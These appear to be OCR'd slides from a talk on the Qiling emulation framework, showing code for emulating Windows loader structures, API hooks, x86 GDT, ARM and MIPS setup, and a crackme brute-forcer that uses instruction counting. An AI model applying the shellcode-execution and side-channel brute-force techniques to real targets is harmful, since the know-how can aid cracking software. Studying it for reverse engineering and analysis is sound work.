
```
ldr_table = LDR_TABLE(LDR_base = config64.GS_LAST_BASE,
                      InLoadOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'], 'Blink
                      InMemoryOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'], 'B
                      InInitializationOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLi
                      DllBase = dll_base,
                      EntryPoint = 0,
                      FullDllName = path,
                      BaseDllName = fname,)

config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'] = ldr_table.LDR_base
config64.LDR.InLoadOrderModuleList['Blink'] = ldr_table.LDR_base

config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'] = ldr_table.LDR_base + 0x10
config64.LDR.InMemoryOrderModuleList['Blink'] = ldr_table.LDR_base + 0x10

config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'] = ldr_table.LDR_base + 0x20
config64.LDR.InInitializationOrderModuleList['Blink'] = ldr_table.LDR_base + 0x20

uc.mem_write(config64.LDR.base, config64.LDR.tobytes())
uc.mem_write(config64.LDR_TABLE_LIST[-1].LDR_base, config64.LDR_TABLE_LIST[-1].tobytes())
uc.mem_write(ldr_table.LDR_base, ldr_table.tobytes())
```



```
if address in utils64.import_symbols:
    try:
        globals()['hook_' + utils64.import_symbols[address].decode()](uc, address, esp)
    except KeyError as e:
        print("[!]", e, "\t is not implemented")
```



```
def hook_LoadLibraryA(uc, rip, rsp):
    rip_saved = pop64(uc)
    (lpLibFileNameAddr,) = tuple(parse_arg(uc, 1))
    lpLibFileName = string_pack(uc.mem_read(lpLibFileNameAddr, 0x100))

    print('0x%0.2x:\tcall LoadLibraryA(\'%s\')' % (rip_saved, lpLibFileName))

    dll_base = dll_loader(uc, lpLibFileName)

    push64(uc, rip_saved)
    uc.reg_write(UC_X86_REG_RAX, dll_base)
```



InMemoryOrderModuleList

InLoadOrderModuleList

InInitializationOrderList

Setup LDR_DATA_TABLE_ENTRY for Loaded Modules

Setup Three Double Linked Lists


Parse DLL & Get All Export Functions

Hook Windows API

Sample Code on How To Execute X86_32/64bit Windows Shellcode


CPU Adventure

X86 32/64 Series




```
QL_X86_F_GRANULARITY = 0x8
QL_X86_F_PROT_32 = 0x4
QL_X86_F_LONG = 0x2
QL_X86_F_AVAILABLE = 0x1

QL_X86_A_PRESENT = 0x80

QL_X86_A_PRIV_3 = 0x60
QL_X86_A_PRIV_2 = 0x40
QL_X86_A_PRIV_1 = 0x20
QL_X86_A_PRIV_0 = 0x0

QL_X86_A_CODE = 0x10
QL_X86_A_DATA = 0x10
QL_X86_A_TSS = 0x0
QL_X86_A_GATE = 0x0
QL_X86_A_EXEC = 0x8

QL_X86_A_DATA_WRITABLE = 0x2
QL_X86_A_CODE_READABLE = 0x2
QL_X86_A_DIR_CON_BIT = 0x4

QL_X86_S_GDT = 0x0
QL_X86_S_LDT = 0x4
QL_X86_S_PRIV_3 = 0x3
QL_X86_S_PRIV_2 = 0x2
QL_X86_S_PRIV_1 = 0x1
QL_X86_S_PRIV_0 = 0x0

QL_X86_GDT_ADDR = 0x3000
QL_X86_GDT_LIMIT = 0x1000
QL_X86_GDT_ENTRY_SIZE = 0x8
```

X86 32/64bit GDT For Linux




```
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 32bit GDT For Windows



```
# New set GDT Share with Linux
ql_x86_setup_gdt_segment_fs(ql, ql.uc, ql.FS_SEGMENT_ADDR, ql.FS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_gs(ql, ql.uc, ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```


X86 64bit GDT For Windows




```
def set_pe64_gdt(ql):
    # uc.mem_map(GS_SEGMENT_ADDR, GS_SEGMENT_SIZE)
    # setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, UC_X86_REG_
    GSMSR = 0xC0000101
    ql.uc.mem_map(ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
    ql.uc.msr_write(GSMSR, ql.GS_SEGMENT_ADDR)
```

It took us sometime to fix the GDT and Set Thread Area


ARM/64 Series



```
    main
        mcr p15, 0, r0, c13, c0, 3
        adr r1, ret_to
        add r1, r1, #1
        bx r1
    .THUMB
```




```
def ql_arm_init_kernel_get_tls(uc):
    uc.mem_map(0xFFFF0000, 0x1000)
    sc = 'adr r0, data; ldr r0, [r0]; mov pc, lr; data:.ascii "\x00\x00"'
```



```
def ql_arm64_enable_vfp(uc):
    ARM64FP = uc.reg_read(UC_ARM64_REG_CPACR_EL1)
    ARM64FP |= 0x300000
    uc.reg_write(UC_ARM64_REG_CPACR_EL1, ARM64FP)
```

- ARM/Thumb and ARM64
- Making Sure Loader is compatible
- ARM MCR instruction for Set TLS
- ARM Kernel Initialization
- ARM and ARM64 Enable VFP

MIPS32EL Series




Removed hardcoded CP0C3_ULRI (#1098)

```
* activate CP0C3_ULRI for CONFIG3, mips

* updated with mips patches

* updated with mips patches

* remove hardcoded config3

* git ignore vscode

* fix spacing issue and turn on floating point
```

master (#1098)

xwings authored and aquynh committed on Jul 6 1

Showing 12 changed files with 45 additions and 10 deletions.



```
    sw $ra, -8($sp)
    sw $a0, -12($sp)
    sw $a1, -16($sp)
    sw $a2, -20($sp)
    sw $a3, -24($sp)
    sw $v0, -28($sp)
    sw $v1, -32($sp)
    sw $t0, -36($sp)

    slti $a2, $zero, -1
lab1:
    bltzal $a2, lab1

    addu $a1, $ra, 140
    addu $t0, $ra, 60
    lw $a0, -4($sp)
    li $a2, 8
    jal $t0
    nop

    lw $ra, -8($sp)
    lw $a0, -12($sp)
    lw $a1, -16($sp)
    lw $a2, -20($sp)
    lw $a3, -24($sp)
    lw $v0, -28($sp)
    lw $v1, -32($sp)
    lw $t0, -36($sp)
    j 0
    nop


 my_mem_cpy:
    move    $a3, $zero
    move    $a3, $zero
    b       loc_400804
    nop
```

MIPS Comes with CO Processor

Configuration needed for CO Processor

Unicorn does not support Floating Point


Patch Unicorn to Support CO Processors

Custom Binary Injected for Set Thread Area

Demo Setup


VMware with Ubuntu 64Bit on XPS, with ACTUAL “AD-HOC” DEMO

Linux Demo




```
Welcome to the KNOPPIX live GNU/Linux on DVD!

Running Linux Kernel 2.6.24.4.
Total Memory available: 124132kB, Memory free: 118180kB.
Scanning for USB/Firewire devices... Done.
Enabling DMA acceleration for: hdc      [QEMU CD-ROM]
Accessing KNOPPIX DVD at /dev/hdc...
 Found primary KNOPPIX compressed image at /cdrom/KNOPPIX/KNOPPIX.
 Found additional KNOPPIX compressed image at /cdrom/KNOPPIX/KNOPPIX2.
Creating /ramdisk (dynamic size=99304k) on shared memory...Done.
Creating unified filesystem and symlinks on ramdisk...
>> Read-only DVD system successfully merged with read-write /ramdisk.
Done.
Starting INIT (process 1).
INIT: version 2.86 booting
Configuring for Linux Kernel 2.6.24.4.
Processor 0 is  Pentium II (Klamath) 1662MHz, 128 KB Cache
apmd[1608]: apmd 3.2.1 interfacing with apm driver 1.16ac and APM BIOS 1.2
APM Bios found, power management functions enabled.
USB found, managed by udev
Firewire found, managed by udev
Starting udev hot-plug hardware detection... Started.
Autoconfiguring devices...
```

X86
Reversing.kr Challenge



```
                                                                    code:arm64:ARM
   0xaaaaaaaaac28 <do_add+332>     adrp   x0,  0xaaaaaaaab000
   0xaaaaaaaaac2c <do_add+336>     add    x0,  x0,  #0x70
   0xaaaaaaaaac30 <do_add+340>     bl     0xaaaaaaaaa8c0 <puts@plt>
 → 0xaaaaaaaaac34 <do_add+344>     ldp    x29,  x30,  [sp],  #32
   0xaaaaaaaaac38 <do_add+348>     ret
   0xaaaaaaaaac3c <do_edit+0>      stp    x29,  x30,  [sp,  #-32]!
   0xaaaaaaaaac40 <do_edit+4>      mov    x29,  sp
   0xaaaaaaaaac44 <do_edit+8>      adrp   x0,  0xaaaaaaaab000
   0xaaaaaaaaac48 <do_edit+12>     add    x0,  x0,  #0x80
                                                                    stack
0x0000ffffffffff430│+0x0000: 0x0000ffffffffff450  →  0x0000ffffffffff450  →  [loop detected]      ← $x29, $sp
0x0000ffffffffff438│+0x0008: 0x0000ffffbf5db554  →  <_IO_cookie_seek+60> ldr x0,  [x29,  #24]
0x0000ffffffffff440│+0x0010: 0x0000000000000000
0x0000ffffffffff448│+0x0018: 0x0000000000000048 ("H"?)
0x0000ffffffffff450│+0x0020: 0x0000ffffffffff450  →  [loop detected]
0x0000ffffffffff458│+0x0028: 0x0000ffffbf5dc5e0  →  <gets+8> stp x21,  x22,  [sp,  #32]
```

ARM64 Debug Mode



Language
Select your language: English

Internet Setup
Internet Connection Type: Automatic Configuration - DHCP

Optional Settings (required by some Internet Service Providers)
Host Name:
Domain Name:
MTU: Auto Size: 1500

Network Setup
Router Address
IP Address: 192 . 168 . 2 . 1
Subnet Mask: 255.255.255.0


DHCP Server Setting
DHCP Server: ● Enabled ○ Disabled DHCP Reservation
Start IP Address: 192 . 168 . 2 . 100
Maximum Number of Users: 50
IP Address Range: 192 . 168 . 2. 100 to 149
Client Lease Time: 0 minutes (0 means one day)
Static DNS 1: 0 . 0 . 0 . 0
Static DNS 2: 0 . 0 . 0 . 0
Static DNS 3: 0 . 0 . 0 . 0
WINS: 0 . 0 . 0 . 0

Time Settings
Time Zone: (GMT+01:00) France, Germany, Italy
☑ Automatically adjust clock for daylight saving changes.

ARM/MIPS
Wi-Fi Router Firmware

VMware with Ubuntu 64Bit on XPS


Simple Crackme Challenge



```python
def run_one_round(payload):
    stdin = MyPipe()
    ql = Qiling(["rootfs/x86_linux/bin/crackme_linux"], "rootfs/x86_linux", output = "off", stdin = stdin, stdout = sys.stdout
    ins_count = [0]
    ql.hook_code(instruction_count, ins_count)
    stdin.write(payload)
    ql.run()
    del stdin
    del ql
    return ins_count[0]


def solve():
    idx_list = [1, 4, 2, 0, 3]

    flag = b'\x00\x00\x00\x00\x00\n'

    old_count = run_one_round(flag)
    for idx in idx_list:
        for i in b'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~ ':
            flag = flag[ : idx] + chr(i).encode() + flag[idx + 1 : ]
            tmp = run_one_round(flag)
            if tmp > old_count:
                old_count = tmp
                break
        # if idx == 2:
        #     break

    print(flag)


if __name__ == "__main__":
    solve()
```

Brute Forcer


ARM HelloWorld



```python
from qiling import *

def run_sandbox(path, rootfs, ostype, output):
    ql = Qiling(path, rootfs, ostype = ostype, output = output)
    ql.run()


if __name__ == "__main__":
    run_sandbox(["rootfs/arm_linux/bin/arm32-hello-static"], "rootfs/arm_linux", "linux", "debug")
```

Debug Mode

